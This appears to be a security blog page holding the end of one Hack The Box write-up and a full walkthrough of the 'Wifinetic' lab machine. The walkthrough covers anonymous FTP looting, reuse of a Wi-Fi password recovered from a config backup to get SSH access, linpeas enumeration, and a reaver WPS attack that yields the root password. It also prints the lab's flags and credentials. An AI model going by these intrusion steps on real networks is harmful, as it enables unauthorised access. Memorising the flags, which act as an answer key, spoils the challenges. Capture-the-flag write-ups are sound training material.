
Ppr_flatten_rec looks to most promising but with both exploits I keep getting “[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_sys_config_getsid: Operation failed: Access is denied.”
I tried migrating to every service and nothing worked. All of msfconsole is not working. I even referred to MULTIPLE writeups using msfconsole, following their step by step guides and it was not working for me. Im starting over using the github scripts instead. Got a shell as a did before. I won’t even bother explaining the rest as this was one of the most frustrating machines I’ve done so far. I followed this through the end of the box https://www.youtube.com/watch?v=SkwbylFcnZM. Apparently the updated msfconsole (since this box is older) started not working with this machine that made this box a lot more difficult.
Submit User Flag-
A: bdff5ec67c3cff017f2bedc146a5d869
Submit Root Flag-
A: 9359e905a2c35f861f6a57cecf28bb7b

-
Wifinetic writeup
10.129.229.90

Scanned the machine with rustscan.

Let’s check out FTP since anonymous looks open. We can see a bunch of files.

Downloaded all the files to my machine. There’s a Employee wellness file. Key take aways- all_employees@wifinetic.htb, Samantha Wood/HR Manager/samantha.wood93@wifinetic.htb. There’s also a breadcrum documentation.

Key takeaways- management@wifinetic.htb, a migration from OpenWRT to Debian (possible old config files with credentials that are reused), and another user Oliver Walker/Wireless Network Administrator/olivia.walker17@wifinetic.htb. The last PDF doesn’t look much interesting. Extracted that backup file to review.

There’s a password file. Also disregard the path of where these files are. I accidentally put it in a CVE folder I used for the last machine. I plan to delete all of this when I’m done so I don’t care to move directories.

Netadmin may be of use. Checked config files and there is a password in /config/wireless.

VeRyUniUqWiFIPasswrd1!
I tried this on root and netadmin in ssh and we got into netadmin.

Can’t run sudo -l for an easy win. Let’s get linpeas on the device. Also we get user.txt

Submit User Flag –
A: ad72f671b05d6d5772b8029d9d0e90d7
Also while I was looking for a directory to put linpeas, I found this interesting in /home.


/tmp is writable. Hosted a http server and moved over linpeas to the victim machine.
No bash history, no cronjobs, no access to /etc/shadow. Looked for more backup files, passwords and scripts but no luck. Since this is a wifirelated box, I ran iwconfig and we do see wlan interfaces.


Airodump-ng isn’t on the device. Not sure how I would actually take advantage of this so I’ll poke around other places. Checked for SUID binaries but nothing there either.



It looks like reaver may be what we need. Attacking the bssid of wlan0 we find credentials.

WhatIsRealAnDWhAtIsNot51121!
Tried this on root and we actually got in.

Submit Root Flag –
A: bfa1f75ef3493ef35a9019e0787410e0
GG
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

